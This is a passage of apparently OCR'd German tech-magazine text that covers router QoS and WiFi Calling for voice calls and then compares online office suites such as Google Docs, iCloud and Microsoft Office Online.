Auch der Routerhersteller Netgear gibt an, verschlüsselte Sprachpakete identifizieren zu können. Sein Router-Modell R7800 bringt „Dynamic QoS“ mit und sollte daher Sprachpakete etwa von WhatsApp dynamisch priorisieren, erklärte der Hersteller auf Nachfrage. Die Deutsche Telekom erklärte: „Aktuell arbeiten wir an einem Feature, Dienste kundenindividuell im Router-Upstream zu priorisieren“. Ein Einführungsdatum kann die Telekom derzeit nicht nennen. Alle übrigen großen Hersteller von Heim- Routern mussten passen.


Mobilfunk-Telefonie anders

Wenn die kostenlose IP-Telefonie der Messenger durch Aussetzer gestört wird, weicht man am besten auf Festnetz- oder Mobiltelefonate aus. Falls beides nicht geht, etwa weil der Festnetz-Anschluss ausgefallen ist und das Mobilfunk-Signal zu schwach, bietet sich mit WiFi Calling eine Alternative. Dabei handelt es sich zwar auch um IP-Telefonie, aber sie lässt sich im Router einfach priorisieren.

WiFi Calling ist eine Option, mittels der moderne Smartphones das WLAN nutzen, um sich beim Mobilfunkbetreiber anzumelden. Dann ist man im WLAN über seine Mobilfunknummer erreichbar. Die für die Authentifizierung erforderlichen Daten entnimmt das Smartphone der SIM-

Was QoS bewirkt

In einfachen Routern läuft der Datenverkehr ungeregelt. Das kann bei Sprachübertragungen zu Aussetzern führen.



Karte. So kann der Betreiber auch WiFi-Calling-Gespräche abrechnen. Nicht jede SIM eignet sich – beispielsweise sind bei Prepaid-Tarifen der Deutschen Telekom VoLTE und WLAN-Call ausgeschlossen.

Schaltet man die Option ein, bauen die Smartphones gemäß IKE2-Verfahren einen IPSec-verschlüsselten VPN-Tunnel zum Kernnetz des Mobilfunkproviders auf. Darüber melden sie sich an und übertragen Sprachsignale. IPSec-Verkehr lässt sich leicht anhand des IP-Ports 4500 und des ESP-Protokolls priorisieren.

In den verbreiteten Fritzboxen legt man dafür neue Filter für den Port 4500 und das ESP-Protokoll an (Menü „Internet, Filter, Listen, Netzwerkanwendung hinzufügen“) und erzeugt eine neue Regel (Menü „Internet, Filter, Echtzeitanwendungen, Neue Regel“). Fritzbox-Nutzer müssen sich übrigens keine Sorgen machen, dass ihr persönliches VPN durch WiFi Calling blockiert werden könnte: Beide Tunnel ließen sich im Test gleichzeitig nutzen – und zwar sowohl für Festnetztelefonate über die Fritzbox als auch für WiFi Calling.

Die Software für das WiFi Calling bringen die Betriebssysteme geeigneter Smartphones mit und das WiFi Calling ist komplett in die Telefonie-Anwendung integriert; das Gerät wechselt ohne Zutun des Nutzers automatisch zwischen WLAN- und LTE-Telefonie (VoLTE, Voice over LTE) und zeigt das im Display an. Beispielsweise blendet das iPhone mit einer Telekom-SIM „WLAN Call“ anstatt des Netzbetreibernamens ein, wenn es das WLAN verwendet. Geeignete Geräte und Tarife führen die Betreiber auf ihren Web-Seiten auf (siehe c't-Link am Ende).

Beim WiFi Calling wird der Sprach-Verkehr auch in den Kernnetzen der Mobilfunknetze mit hoher Priorität weitergegeben. Daher können Paketverluste erst außerhalb der Kernnetze auftreten. WiFi Calling ist somit zuverlässiger als Telefonie-Module der Messenger, deren Pakete so wie andere Internet-Daten übertragen werden.

Wenn das Signal der WLAN-Basis zu schwach wird, treten auch beim WiFi Calling Paketverluste auf. Das lässt sich leicht beheben: Entweder nähert man sich dem WLAN-Router oder entfernt sich, sodass das Smartphone bei laufendem Gespräch ins LTE wechselt.

Wenn Sie WiFi Calling nicht nutzen können und die Telefonie-Dienste der Messenger durch Aussetzer gestört werden, kann man auch mit einfachen QoS-Funktionen Besserung erzielen.

Ohne WiFi Calling

Es hilft zum Beispiel, den Verkehr von Protokollen, die normalerweise viel Datenverkehr erzeugen, in die unterste Kategorie zu stecken (bulk priority). Weil dann die Pakete von Telefonie-Apps zur mittleren Kategorie gehören, kommen sie etwas besser durch als ohne Priorisierung.


Kandidaten für die unterste QoS-Kategorie sind ausgehender SMTP-, HTTP- und HTTPS-Verkehr. Die beiden letzteren sollte man aber nur dann niedrig priorisieren, wenn sicher ist, dass sie nicht für die IP- oder die Video-Telefonie verwendet werden. Außer den Telefonie-Modulen der modernen Messenger können auch Browser Sprach- und Video-Signale in HTTPS-Paketen verbergen.

Im Prinzip kann man auch den kompletten Verkehr eines Geräts priorisieren. Dafür wird dessen individuelle MAC-Adresse herangezogen (oder die IP-Adresse, falls diese statisch ist). Weil man aber daran denken muss, die Regel vor und nach den Telefonaten ein- und auszuschalten, damit andere Geräte nicht unnötig ausgebremst werden, ist das unpraktisch.

Im Internet hat sich die Meinung verbreitet, dass sich eine Priorisierung erreichen lässt, indem man ein oder mehrere Geräte in die DMZ des Routers steckt (Demilitarized Zone, eigentlich Exposed Host). Jedoch stellt man damit die Geräte lediglich vor die Firewall des Routers, setzt sie also beliebigen Zugriffen aus dem Internet aus – das ist aus Sicherheitsgründen nicht empfehlenswert.

Enterprise-Router

Unternehmensrouter haben schon mit der Verbreitung von Skype gelernt, verschlüsselten Sprachverkehr zu erkennen. Für viele Admins war das wichtig, weil Skype als eine der ersten Anwendungen unkontrollierte Eingänge in die Firmennetze geöffnet hat. Das trifft heute auch auf die Messenger und deren Telefonie- oder auch gegebenenfalls eingebaute Fernwartungsmodule zu. Kurz: Viele Unternehmensrouter können solchen Verkehr erkennen und sperren.



Manche Router wie Netgears R7800 können bestimmte Verkehrstypen automatisch priorisieren – aber erst nach Aktivieren per Browser oder App.

Beispielsweise identifizieren Netzwerk-Geräte von Aruba Apples FaceTime-Verkehr. Je nach Sicherheitsrichtlinie lässt er sich dann unterbinden oder bevorzugt zustellen. Cisco-Router erkennen Skype-Verkehr, indem sie in die Header der Pakete schauen und Meta-Daten auswerten (NBAR-Funktion).

Router können sich aber auch helfen lassen, um Skype-Pakete zu erkennen. Das geht, indem das Betriebssystem den Paketen, die eine Telefonie-App erzeugt, zusätzliche QoS-Informationen anhängt (DiffServ-Tagging für Low-Loss und Low Delay). Auf Windows lässt sich das mittels Group Policy QoS Settings einstellen. Netzwerk-Elemente mit DiffServ-Funktionen (Switches oder Router), können dann so markierte Pakete bevorzugt weiterleiten; das gilt auch für die Weitverkehrsnetze von Netzbetreibern.

Aber Achtung: Manche Provider lassen sich die bevorzugte Zustellung zusätzlich bezahlen, etwa die Telekom bei Company Connect. Will man das nicht, können manche WAN-Router diese Tags mittels einer Firewall-Regel tilgen (siehe c't-Link).

(dz@ct.de) **ct**

WiFi Calling, QoS-Tags tilgen: ct.de/yjhc




Bild: Jörg Niehage

Büro in der Wolke

Webdienste zum Texten, Rechnen und Präsentieren

Office-Webdienste leisten mittlerweile so viel, dass sie ein klassisches Office-Paket in vielen Fällen ersetzen können. Am meisten profitieren Arbeitsgruppen, da sie stets an derselben Fassung eines Dokuments arbeiten – auch gemeinsam zur selben Zeit.

Von Dieter Brors

Teamarbeit gehört in Schulen, an der Uni, in der Firma und auch im Verein zum Alltag. Während man früher gemeinsame Hausarbeiten, Referate oder Präsentationen im lokalen Office-Programm bearbeitete und regelmäßig den aktuellen Stand untereinander austauschte, erledigt man solche gemeinsamen Projekte längst viel besser online. Der Vorteil liegt auf der Hand: Es existiert nur eine Fassung des Dokuments in der Cloud, die alle Betei-

ligten bearbeiten. Das spart viel Zeit und Mühe, da kein Kollege darauf warten muss, bis der andere fertig ist, bevor er selbst Hand anlegen kann.

Um mit einem Office-Webdienst gemeinsam an einem Dokument zu arbeiten, genügt es, die zugehörigen Dateien freizugeben. Dabei erzeugen die Online-Dienste einen Link, über den alle Gruppenmitglieder direkt auf die Dateien zugreifen können. In den meisten Fällen

versendet der Online-Dienst auch gleich die zugehörige Mail. Andernfalls muss man den Link selbst in einer Mail verschicken. Durch den Speicherort in der Cloud gestaltet sich die Arbeit weitaus effizienter als beim Verschicken einer am PC erstellten Datei per E-Mail – die womöglich tagelang stecken bleibt und das ganze Projekt in Gefahr bringt.

Die meisten Office-Webdienste erlauben auch das gleichzeitige Bearbeiten einer Datei durch mehrere Benutzer. Anhand von farbigen Markierungen, die einzelnen Teammitgliedern zugeordnet sind, erkennen alle Beteiligten, wer gerade welche Stelle bearbeitet. Mithilfe von Kommentaren können die Kollegen sich gegenseitig Änderungsvorschläge unterbreiten oder betroffene Passagen gleich selbst editieren. Eine in die Programme integrierte Chat-Funktion hilft, sich untereinander abzustimmen; solch eine Komfortfunktion ist derzeit aber nur in wenigen Diensten enthalten. Mit den Office-Webdiensten lassen sich im Idealfall auch komplexe Texte, Tabellen und Präsentationen erzeugen und vollständig layouts. Doch nicht alle Dienste bieten alle dazu nötigen Werkzeuge. So fehlen häufig Funktionen, um Inhaltsverzeichnisse zu erzeugen oder Fußnoten einzufügen. Die Präsentationsprogramme bieten meist nur wenige Animationen für Folienelemente oder Übergänge an und verzichten in vielen Fällen auf die Unterstützung von Multimedia-Inhalten. In der Praxis sieht es dann so aus, dass sich die Gruppenmitglieder auf die Inhalte konzentrieren und online ein Grundgerüst erzeugen, das der Verantwortliche zum Schluss im klassischen Office-Programm auf dem PC fertigstellt.

Testumfeld

Getestet haben wir die sechs Online-Dienste Apple iCloud, Google Docs, Mailbox.org, Microsoft Office Online, OnlyOffice und Zoho Docs. Mit Ausnahme von mailbox.org können Privatanwender die Dienste kostenlos nutzen.

Apples iCloud enthält Online-Versionen von Pages, Numbers und Keynote. Um sie nutzen zu können, muss man ein kostenloses Apple-Konto besitzen, wozu man kein Apple-Gerät benötigt.

Google hat seine Online-Office Programme in den letzten Jahren kontinuierlich erweitert, sodass sie inzwischen fast mit ausgewachsenen Office-Programmen mithalten können.

Mailbox.org ist in erster Linie ein E-Mail-Dienst des Berliner Unternehmens

Heinlein, dessen besonderes Augenmerk auf Datenschutz und Sicherheit liegt. Zum Texten und Rechnen bringt der Dienst Grundfunktionen mit; ein Präsentationsmodul ist nicht vorhanden.

Microsoft betrachtet die Online-Versionen von Word, Excel und PowerPoint als Zusatzangebot zum Office-Paket für Windows und macOS.

OnlyOffice stammt von der litauischen Firma Ascensio System, die Firmen diverse Software-Pakete für den Online-Einsatz anbietet. Die Personal-Version dürfen Privatanwender kostenlos nutzen.

Zoho ist ein Sammelsurium an Online-Diensten des gleichnamigen indisch-amerikanischen Anbieters, das sich mit Komponenten wie einem CRM-System, Projektmanagementsoftware und Marketingwerkzeugen an Firmen richtet, aber Privatanwendern mit Zoho Docs auch kostenlose Office-Webdienste anbietet.

Sicherheitsrisiken

Die Dienste speichern Daten auf eigenen Servern in der Cloud. Das ist praktisch, weil Einzelpersonen und Gruppenmitglieder von überall her darauf zugreifen können, aber auch riskant, da die Daten in die falschen Hände gelangen können.


Microsoft reagierte auf die Skepsis der deutschen Anwender mit dem neuen Angebot „Microsoft Cloud Deutschland“. Dabei werden Cloud-Dienste und Daten in deutschen Rechenzentren in Magdeburg und Frankfurt am Main gespeichert.

Dabei übernimmt T-Systems International die Kontrolle als Treuhänder, sodass weder Microsoft noch US-Behörden darauf zugreifen können. Diese Option hat allerdings einen Haken: Microsoft Cloud Deutschland steht ausschließlich Office-365-Firmenkunden mit bestimmten Lizenzplänen zur Verfügung; Privatanwender können die neuen Sicherheitsoptionen nicht nutzen.

Von den hier getesteten Diensten bietet Mailbox.org besondere Sicherheitsmechanismen – hier lassen sich Ordner und Dateien per PGP verschlüsseln.

Eine andere Möglichkeit, Datenschutzprobleme zu umgehen, bietet Ascensio mit der Community Edition von OnlyOffice zur Installation auf einem eigenen Linux-Server an. Diese kostenlose Variante steht als Open Source unter der AGPL und eignet sich für Arbeitsgruppen mit bis zu 20 Mitgliedern. Enthalten sind alle Hauptkomponenten inklusive Office-Webprogrammen. Es fehlen lediglich Funktionen zur Systemadministration wie Daten-Backup und Active-Directory-Support.

Solche Server-Installationen bieten auch Microsoft und der Hersteller der Mailbox.org-Software an. Sie sind aber nur im Rahmen von Firmenlizenzen oder für MSDN-Abonnenten erhältlich. Außerdem gibt es von LibreOffice, das bislang nirgendwo als Online-Dienst angeboten wird, ebenfalls eine Webvariante für lokale Server als kostenlose Community Edition (siehe c't-Link).



OnlyOffice gibt es auch in einer Community Edition zur Installation auf einem eigenen Linux-Server. Die Daten muss man dann nicht an externen Orten speichern, die man nicht kontrollieren kann.



Apple iCloud

Die Online-Varianten von Pages, Numbers und Keynote gehören zur Apple iCloud und lehnen sich an die macOS-Versionen an, besitzen allerdings einen geringeren Funktionsumfang. Immerhin reicht er, um anspruchsvolle Broschüren, Tabellen und Präsentationen zu erzeugen.

Die Oberfläche der Online-Programme ist sehr übersichtlich und lässt sich kinderleicht bedienen. Über die Symbolleiste fügt man Bilder, Textfelder, Tabellen, Diagramme und andere Objekte ein. Über die Seitenleiste am rechten Rand stellt man Formatierungen wie Schrift und Ausrichtung des selektierten Textes oder eines Bildes ein.


In Pages, Numbers und Keynote steht das Layouten im Vordergrund. Das zeigen bereits die aufwendig gestalteten Vorlagen für Textdokumente, Tabellen und Präsentationen, etwa für Broschüren, zur Budget-Planung oder für Rezeptsammlungen. Ähnlich wie in einem DTP-Programm platziert man in Pages Textfelder und Bilder an beliebiger Stelle, wobei sich die Elemente dank vertikaler und horizontaler Hilfslinien präzise positionieren lassen. Um in Numbers eine Formel einzufügen, genügt es, das Gleichheitszeichen einzugeben. Daraufhin zeigt die Seitenleiste alle Rechenfunktionen an und gibt zur ausgewählten Funktion eine ausführliche Beschreibung aus.

Der reduzierte Funktionsumfang schränkt den Einsatz der Online-Programme etwas ein. Pages kann zum Beispiel weder Fußnoten noch Inhaltsverzeichnisse erzeugen, in Numbers fehlen Optionen, um Daten zu filtern und zu analysieren, und in Keynote muss man auf viele Animationen der Desktop-Version verzichten, die Präsentationen unverwechselbar machen.

Die online erzeugten Dateien lassen sich im Originalformat oder im Word-, Excel- beziehungsweise PowerPoint-Format auf den lokalen Rechner übertragen. Solange die dort verwendeten Schriften auch lokal installiert sind, sehen die Inhalte in Microsofts Office-Programmen wie im Original aus.

Die Teamfunktionen befinden sich laut Apple noch im Beta-Stadium. Bei der Freigabe einer Datei legt der Eigentümer fest, ob andere Nutzer sie nur betrachten oder auch bearbeiten dürfen. Den erzeugten Link kann man dann den anderen Teammitgliedern zuschicken. Ein Apple-Konto müssen sie nicht besitzen.

-  sehr gutes Bedienkonzept
-  geringer Funktionsumfang



Google Docs

Die Online-Programme von Google sind mit dem Online-Speicher Google Drive verknüpft. Über eine Schaltfläche erstellt man neue Textdokumente, Tabellen und Präsentationen, ein Doppelklick auf eine bestehende Datei öffnet sie im jeweiligen Online-Programm. Dateien in Microsofts Office-Formaten und im OpenDocument-Format laden die Google-Programme nur zum Betrachten. Über eine Schaltfläche lassen sich Texte, Tabellen und Präsentationen im entsprechenden Google-Programm öffnen, wobei sie automatisch ins Google-Format konvertiert werden.

Die letzten Jahre hat Google das Textprogramm, die Tabellenkalkulation und die Präsentationssoftware kontinuierlich erweitert. Google Docs beherrscht sowohl Fußnoten als auch Inhaltsverzeichnisse und kann sogar mathematische Gleichungen erzeugen. Anhand von Filtern lassen sich Daten analysieren. Pivot-Tabellen erlauben es, unstrukturierte Daten auf unterschiedliche Art zusammenzufassen. Die Eingabe von Formeln gestaltet sich schwieriger als bei den Konkurrenten, da man nur ein paar grundlegende Funktionen aus einer Liste auswählen kann. Alle anderen Funktionsnamen muss der Nutzer per Hand eintippen und muss dafür auch noch die englischen Funktionsnamen kennen. Die Präsentationssoftware animiert auf Wunsch Folienübergänge und Objekte, kennt dafür aber kaum mehr als eine Hand voll Effekte.

Zum gleichzeitigen Bearbeiten im Team kann der Eigentümer festlegen, ob Teammitglieder die Dateien nur ansehen oder auch kommentieren oder editieren dürfen. Die Kollegen kann man direkt per Mail einladen, wobei ein Link aufs Dokument verschickt wird. Sobald mehrere Personen an demselben Dokument arbeiten, zeigen farbige Markierungen, an welcher Stelle im Dokument sie sich befinden.

Als Besonderheit lassen sich Google Docs und Google Tabellen durch Add-ons erweitern, mit denen sich beispielsweise Nummerierungen in Überschriften leichter gestalten oder Textpassagen vor dem Zugriff durch Unbefugte sperren lassen.

Die online erstellten Dokumente exportieren die Google Apps auf Wunsch im OpenDocument-Format oder als MS-Office-Dateien, Letztere allerdings nur in den mit Office 2007 eingeführten OpenXML-Formaten (docx, xlsx, pptx).

-  großer Funktionsumfang
-  durch Add-ons erweiterbar



Mailbox.org

Die Oberfläche des Textprogramms und der Tabellenkalkulation sieht sehr übersichtlich aus. Alle Funktionen stehen über die Symbolleiste bereit. Das Hauptmenü blendet Icons für Aufgaben wie Einfügen, Formatieren und Überprüfen ein. Dies ähnelt den Reitern in Microsofts Office-Programmen, die im Menüband dann die zugehörigen Inhalte darstellen.

In Textdokumente kann man Tabellen, Bilder oder Textrahmen an beliebiger Stelle einfügen und so auch Flyer gestalten. Die Protokollfunktion zeichnet alle Änderungen auf und bietet die Wahl, sie später zu übernehmen oder abzulehnen. Für wissenschaftliche Arbeiten fehlen dagegen Funktionen für Fußnoten und Inhaltsverzeichnisse.

Verschiedene Stilvorlagen erleichtern es im Kalkulationsprogramm, Tabellen schnell übersichtlich mit Farbdesigns zu gestalten. Umfangreiche Datensammlungen lassen sich sortieren und filtern. Die Rechenfunktionen wählt man über einen Dialog aus, der einen kurzen Hilfetext anzeigt. In der Symbolleiste fehlt zwar ein Eingabefeld für Formeln, nach einem Doppelklick in eine Zelle lassen sie sich aber genauso gut editieren. Für einzelne Zellen und Tabellenbereiche kann man Namen vergeben. Das macht umfangreiche Tabellen leichter verständlich, als sich mit Zellbezügen wie B2:B50 herumschlagen zu müssen.

Standardmäßig speichern die Online-Office-Programme von Mailbox.org die Dateien im Word- und Excel-Format. Darüber hinaus gibt es lediglich die Option, PDF-Dateien zu erzeugen. Ein Export der Dateien im OpenDocument-Format ist nicht möglich.

Die in der Cloud gespeicherten Dateien lassen sich direkt aus dem Textprogramm und der Tabellenkalkulation per E-Mail versenden oder für Kollegen zum Lesen oder Schreiben freigeben. Dazu erzeugt Mailbox.org einen Link, über den auch Gäste Vollzugriff erhalten können – einen eigenen Account müssen sie für den Dienst nicht besitzen. Über Kommentare können sich die Bearbeiter untereinander austauschen. Die Zugriffsberechtigten müssen freigegebene Dokumente aber nacheinander bearbeiten.

- 👆 Datenverschlüsselung
- 👆 einfache Bedienung
- 👇 eingeschränkte Teamfunktionen



Microsoft Office Online

Die Online-Versionen von Word, Excel und PowerPoint hat Microsoft in den Cloud-Speicher OneDrive integriert. Sie lassen sich über einen Klick auf das Kachelsymbol aufrufen. Die drei Programme sehen den aktuellen Windows-Programmen sehr ähnlich und sind ebenfalls mit einem Menüband ausgestattet. Hier zeigt sich aber auch sofort, dass der Funktionsumfang nicht einmal annähernd mit dem der Desktop-Versionen mithalten kann.


Man kann anspruchsvollere Textdokumente mit Fuß- und Endnoten erstellen, aber keine Inhaltsverzeichnisse. Anders als etwa in Apples Pages oder in Google Docs kann man Bilder nicht durch Drag & Drop vom Desktop aus einfügen, sondern man muss dazu den Datei-Dialog bemühen. Mit Hilfe von Formatvorlagen lassen sie sich mit unterschiedlichen Rahmen versehen, aber weder schärfen noch anderweitig bearbeiten. Auch in Excel fehlen zahlreiche Profi-Funktionen wie bedingte Formatierungen; die Datenanalyse-Funktionen beschränken sich auf das Sortieren von Tabellen. In PowerPoint lassen sich weder Audio- noch Videodateien einbetten. Zudem fehlen jegliche Animationen.

Ähnlich wie Googles Online-Apps kann man auch die Online-Varianten von Word, Excel und PowerPoint durch Add-ons erweitern, die unter anderem Zellen zusammenführen oder Begriffe in der Wikipedia nachschlagen.

Textdokumente, Tabellen und Präsentationen kann man über einen Link teilen und diesen auch als Einladung an die Teammitglieder per E-Mail verschicken. Dabei kann der Eigentümer den Kollegen Lese- oder Schreibrechte gewähren. Beim gemeinsamen Bearbeiten sind mehrere Nutzer anhand einer Markierung zu erkennen. Verweilt man kurz mit der Maus darüber, erscheint der Name des jeweiligen Bearbeiters. Beim gemeinsamen Editieren müssen alle Nutzer selbst aufpassen, dass sie sich nicht ins Handwerk pfuschen.

Die Online-Programme speichern und exportieren Dateien ausschließlich im OpenXML-Format. Das stellt immerhin sicher, dass sie in den Office-Programmen auf dem Desktop exakt so wie in der Webversion aussehen. Umgekehrt zeigen die Online-Varianten auf dem Desktop erstellte Dokumente ebenfalls originalgetreu an, auch wenn sie Elemente enthalten, die sich dort nicht editieren lassen.

- 👆 durch Add-ons erweiterbar
- 👇 bietet nur Grundfunktionen



OnlyOffice Personal


Die OnlyOffice-Cloud verknüpft bei Bedarf den Inhalt anderer Speicherdienste wie Google Drive, Microsoft OneDrive und Dropbox. Dazu fügt man lediglich das jeweilige Konto hinzu und nach dem einmaligen Anmelden erscheinen die dort gespeicherten Dateien in eigenen Unterverzeichnissen. Beim Laden und Speichern verhalten sich externe Speicherorte so, als handle es sich um normale Verzeichnisse innerhalb der OnlyOffice-Cloud.

